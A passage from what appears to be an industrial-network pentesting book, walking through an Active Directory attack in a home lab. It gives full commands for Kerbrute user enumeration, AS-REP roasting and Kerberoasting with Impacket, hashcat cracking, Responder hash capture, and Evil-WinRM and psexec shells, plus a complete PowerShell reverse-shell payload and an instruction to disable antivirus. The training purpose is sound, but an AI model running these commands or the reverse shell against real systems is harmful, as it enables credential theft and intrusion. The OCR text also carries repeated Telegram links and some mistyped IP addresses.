


Figure 10.51: enum4linux

The domain name LABCORP has now been identified. From here, we'll try to count the number of users on the domain. We may enumerate users by making Kerberos queries to the domain controller using Kerbrute (which we installed in the previous section). We do this by generating a list of typical ICS users with usernames like these:

admin

https://t.me/learningnets

root

operator1

operator2

operator3

scada

scada-user

scada1

scada2

The following command can now be executed:
./kerbrute_linux_amd64 userenum Industrial_Pentesting/users.txt -d labcorp.local -dc 172.16.0.2

We successfully enumerated four legitimate users, as seen in the following output:

https://t.me/learningnets




Figure 10.52: Enumerated users

Next, we'll employ some of the Impacket tool's sub-features that we installed in the previous part. We'll use the impacket-GetNPUsers command in particular to discover whether any of the AD users have Kerberos preauthentication disabled. Execute the command below: impacket-GetNPUsers labcorp.local/Adminstrator -dc-ip 127.16.0.2 -no-pass

The Administrator account, as expected, has preauth enabled, as indicated here:




Figure 10.53: Impacket administrator check

Now try a different account. If you recall the AD user setup where we disabled preauth for we should receive a good answer if we run the

https://t.me/learningnets

following command:
impacket-GetNPUsers labcorp.local/operator2 -dc-ip 127.16.0.2 -no-pass

As you can see, we've found a hash for

Figure 10.54: operator2 hash

We can use hashcat to find this hash. To crack this hash, use the following programme with mode, -m 18200 for Kerberos:
sudo hashcat -m 18200 operator2.hash /usr/share/wordlists/rockyou.txt

This might take a long time depending on the difficulty of your password. However, if you keep the present parameters from earlier in the chapter, cracking the operator2 password will just take a few seconds. You can see that the password, has been attached to the end of the Kerberos hash, suggesting that we have successfully cracked the hash:

Figure 10.55: operator2's password

https://t.me/learningnets

We could just remote into the system with these newly found credentials, or we could utilize Impacket to undertake additional exploration. We'll use this account to undertake further exploration since the subject of this part is Discovering and Launching Our Attacks. The following command will be executed:
impacket-GetADUsers -all labcorp.local/operator2 -dc-ip 172.16.0.2

This will enumerate all AD users using




Figure 10.56: GetADUsers

Continuing down the route of discovery, we'll utilize another Impacket tool to extract service accounts using Kerberos' default behavior. The following command will be executed:
impacket-GetUserSPNs labcorp.local/operator2:Password2 -dc-ip 172.16.0.2 -request

This is a frightening attack since it does not need the usage of an elevated user to extract service accounts from the domain controller. After executing the programme, you should observe that the SPN of operator3 has been identified. This is from the last section's Kerberos configuration section:

https://t.me/learningnets

Figure 10.57: SPN

We've found a hash once more, and it looks to be Kerberos but in a different format. We realize that it is saved in TGS format after some basic study. We'll use hashcat to crack the hash now, so execute the following command:

hashcat -m 13100 operator3.hash /usr/share/wordlists/rockyou.txt

The hash will be successfully cracked, and you will receive the following output:

Figure 10.58: operator3 cracked password

https://t.me/learningnets

After that, we'll run responder. Impacket is used to install this. Responder now allows us to fake an SMB request and poison Link-Local Multicast Name Resolution in order to harvest Windows New Technology LAN Manager hashes on the network.

We'll use the following command to start responder:
sudo responder -I eth1

The poisoners should be running and the servers should be up and functioning, as evidenced by the following results:

https://t.me/learningnets




Figure 10.59: responder running

Now, because we have a pretty static lab environment, connect into your Windows 10 VM and open your browser to start the capture. Enter a string of characters:

https://t.me/learningnets




Figure 10.60: Test

If everything is set up correctly, the NTLM hash for operator1 should be recorded by responder, as illustrated here:




Figure 10.61: NTLM hash

We'll use hashcat to break the password for operator1 like we did previously. Execute the following command:
hashcat -m 5600 operator1.hash /usr/share/wordlists/rockyou.txt

You should be able to crack the password quite quickly, with the following result:

https://t.me/learningnets




Figure 10.62: operator1 password

In this part, you'll learn how simple it is to enumerate a domain controller using the correct tools to acquire important insight into the corporate environment. With a normal user account, we were able to enumerate credentials and find domain accounts. By poisoning LLMNR, NBT-NS, and DNS/MDNS, we were able to acquire hashes. We used hashcat to conduct several techniques of cracking on the hashes we discovered throughout the section. We've only scratched the surface of how powerful these technologies are. I strongly advise you to read the enum4linux, Impacket, Kerbrute, and hashcat manuals.

In the following part, we'll utilize the username:password combinations that we uncovered and cracked to obtain access to the business network's different systems.

https://t.me/learningnets

Getting shells

Now that we have three sets of credentials and a list of five more usernames, we may utilize the credentials to get access to the corporate computers. We'll use Evil-WinRM, Impacket-psexec, and PowerShell to conduct a variety of vulnerabilities to get access to Windows hosts.

To check whether we can gain a shell, we'll start using Evil-WinRM with the following credentials: Execute the following command:
evil-winrm -I 172.16.0.4 -u operator2 -p Password2

If everything from the first section of this chapter has been configured successfully, you should obtain the following result:




Figure 10.63: Evil-WinRM shell

Voilà! Now that we've gotten our hands on our first shell, it's time to see what it can do. Press Enter after typing the menu command. After then, a list of post-exploit modules will appear:

https://t.me/learningnets




Figure 10.64: Evil-WinRM shell menu

To identify a PowerShell technique, we'll use the Reverse Shell Cheat Sheet. The PowerShell command we'll need to reconnect to our Kali Linux VM is shown in the following code:

```
client = New-Object
System.Net.Sockets.TCPClient("172.16.0.6",4242);$stream =
$client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i =
$stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -
TypeName System.Text.ASCIIEncoding).GetString($bytes,0,
$i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback +
'PS ' + (pwd).Path + '> ';$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,
0,$sendbyte.Length);$stream.Flush()};$client.Close()
```

We must disable Real-time protection on the Windows 10 VM to make this work in our present environment:

https://t.me/learningnets

Figure 10.65: Virus and threat protection settings

After disabling Real-time we are going to set up a new listener using the following command:

nc -nvlp 4242

We will get the following output after running the command:

https://t.me/learningnets




Figure 10.66: Listener port 4242

After that, we'll run the PowerShell command shown in the preceding figure. We'll get the following output after the reverse shell is connected:




Figure 10.67: Reverse PowerShell

With the PowerShell payload, we've now successfully landed a reverse shell. We'll next use impacket-psexec to launch an exploit to get a new shell. The Domain Admin account that we generated in the first section of this chapter will be used. To begin, execute the following command: impacket-psexec labcorp.local/lab.da:'Password123'@172.16.02

You'll get the following result after performing the previous command:

https://t.me/learningnets




Figure 10.68: impacket-psexec

After reading thus far, you might wonder whether we couldn't use Remote Desktop Protocol to the Windows host and try to hack from there, given that we already have credentials. You'd be completely accurate. You may RDP to the Windows host using the credentials. You would, however, have to exercise caution. There will always be a trail to follow, no matter how well we conceal our footprints. If you start using RDP sessions, they may get rather loud, and you'll almost certainly run across the owners of the credentials you broke because they'll be logged into the system.

https://t.me/learningnets

Conclusion

This chapter has gone over a lot of ground. We put up a domain controller with AD, a DNS server, and a DHCP server, created a file share, and enumerated, poisoned traffic, and gained shells using a variety of tools. Each of these subjects and technologies is worthy of its own book. To be honest, it seems a little like writing about the business side after a decade in operational technology. Because no two pentest engagements are the same, I can underline the significance of practising getting access to particular hosts on the corporate network. You can't expect to succeed until you put in more effort and broaden your skill set.

In the following chapter, we'll go further into the network by pivoting via our existing lab setup to investigate the process level and, eventually, manage the physical I/O.

https://t.me/learningnets

CHAPTER 11

Whoot… I Have To Go Deep

We now have a foothold/shell after reading the previous chapter, but what do we do now? The next step is to figure out where we are and what we have access to. Gathering as much data as possible, collecting credentials, mapping network connections, utilizing proxies to execute internal network scans, and locating pivotable hosts are all part of this process. This is the stage when we must navigate the system's inside. This may be done by utilizing tools to map the network using proxies and digging further. There will be critical information to find depending on the entry point, including hints that will reveal facts on lower-level systems that will be necessary to go down to the actual I/O. In this chapter, we'll set up a firewall that will allow us to create segmentation in our lab network. This is usually where users get stopped after acquiring first access to a network and ask questions like, What do I do now? What steps do I need to take to get administrator access? What should I do next? This chapter will assist you in answering these questions. We'll use Empire to create a Control and Command server that will allow us to capture credentials, locate susceptible services, and get elevated access. After that, we'll use port forwarding, SSH tunnelling, and proxychains to reach deeper into the network and eventually compromise the industrial process.

https://t.me/learningnets

Structure

We'll go through the following topics in this chapter:

Configuring a firewall

I have a shell, now what?

Escalating privileges

Pivoting

https://t.me/learningnets

Technical requirements

For this chapter, you will need the following:

A pfSense firewall, which you can download from

A Kali Linux VM running with the following tools installed:- Empire: mimikatz: Proxychains: This can be installed by running sudo apt install proxychains- chisel: Freerdp2: This can be installed by running sudo apt install freerdp2-x11 freerdp2-shadow-x11

https://t.me/learningnets

Setting up a Firewall

You're probably asking why we're installing or setting anything new in the lab in every chapter. Why didn't we install this earlier in the book, you might wonder? This isn't a bad idea because we could have spent the first half of this book installing everything we needed for the experiment. However, I believe it is critical to develop the habit of constantly constructing and dismantling your lab. This promotes flexibility, which is an important aspect of pentesting. The discipline of adaptation is reinforced by include aspects in each chapter.

Cisco, Fortinet, Checkpoint, Palo Alto, Belden, and Moxa are just a few of the more well-known manufacturers of industrial firewalls.

Each vendor has a list of advantages and disadvantages, approaches, and features, which I will leave to you to research more. You must be very adaptable when it comes to installing firewalls and confronting them throughout an engagement. On the one hand, I've seen networks with no firewalls installed, and on the other hand, I've seen networks with micro-segmentation and multi-tiered division of tasks, which means that building a link across a corporate network requires several hands. We will establish controlled network segmentation in our lab by installing a firewall. We'll install and configure the newest version of the pfSense (Community Edition) firewall in this part. Let's get this party started:

https://t.me/learningnets

To get the newest version of pfSense, go to the following URL. This is version 2.5.1 at the time of writing:

Once you have the ISO, be sure to save it to your datastore and create a new virtual machine. For the configuration, I used the parameters displayed in the following screenshot. The network adapters are the most significant part. The firewall will be set to Level 4 such that it links Level 5: Enterprise and Level 3: Operations, as illustrated in the following screenshot:

